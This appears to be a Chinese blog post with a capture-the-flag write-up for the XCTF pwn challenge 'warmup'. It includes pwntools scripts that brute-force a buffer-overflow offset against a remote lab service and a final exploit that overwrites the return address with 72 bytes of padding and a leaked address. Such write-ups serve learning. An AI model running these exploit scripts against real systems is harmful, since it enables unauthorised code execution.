warmup(xctf)

原创

whiteh4nd 于 2020-05-26 23:07:37 发布 227 收藏

分类专栏： # xctf(pwn高手区) CTF

本文链接：https://blog.csdn.net/weixin_43868725/article/details/106367624

xctf(pwn高手区) 同时被 2 个专栏收录

27 篇文章 0 订阅

订阅专栏

CTF

41 篇文章 0 订阅

订阅专栏

0x0 exp

没有附件。就是要blind pwn。nc连接了几次都给了同一个返回地址。

```
whitehand@whitehand-virtual-machine:~/Desktop$ nc  124.126.19.106 50311
-Warm Up-
WOW:0x40060d
>aaaaa
```

所以就写个循环一直试。


```
from pwn import *
addr=0x40060D
def send(sh,form,num):
    payload='a'*num
    if form == 1:
            payload+=p64(addr)

    if form == 2:
            payload+=p32(addr)
    sh.sendlineafter('>',payload)

def exp():
    for j in range(2):
        for i in range(0x100):
            print 'i='+str(i)+'j='+str(j+1)
            sh=remote('124.126.19.106','50311')
            try:
                send(sh,j+1,i)
                print sh.recv()
                sh.interactive()
            except:
                sh.close()


exp()
```

发现



还是没有flag，由于此时的len(payload)=64+8。可以确定有两种情况第一种payload='a'*72+p32(addr)。第二种payload='a'*72+p64(addr)。

真正exp

```
from pwn import *
addr=0x40060D
sh=remote('124.126.19.106','50311')
payload = "a" * 72 + p64(addr)
sh.sendline(payload)
sh.interactive()
```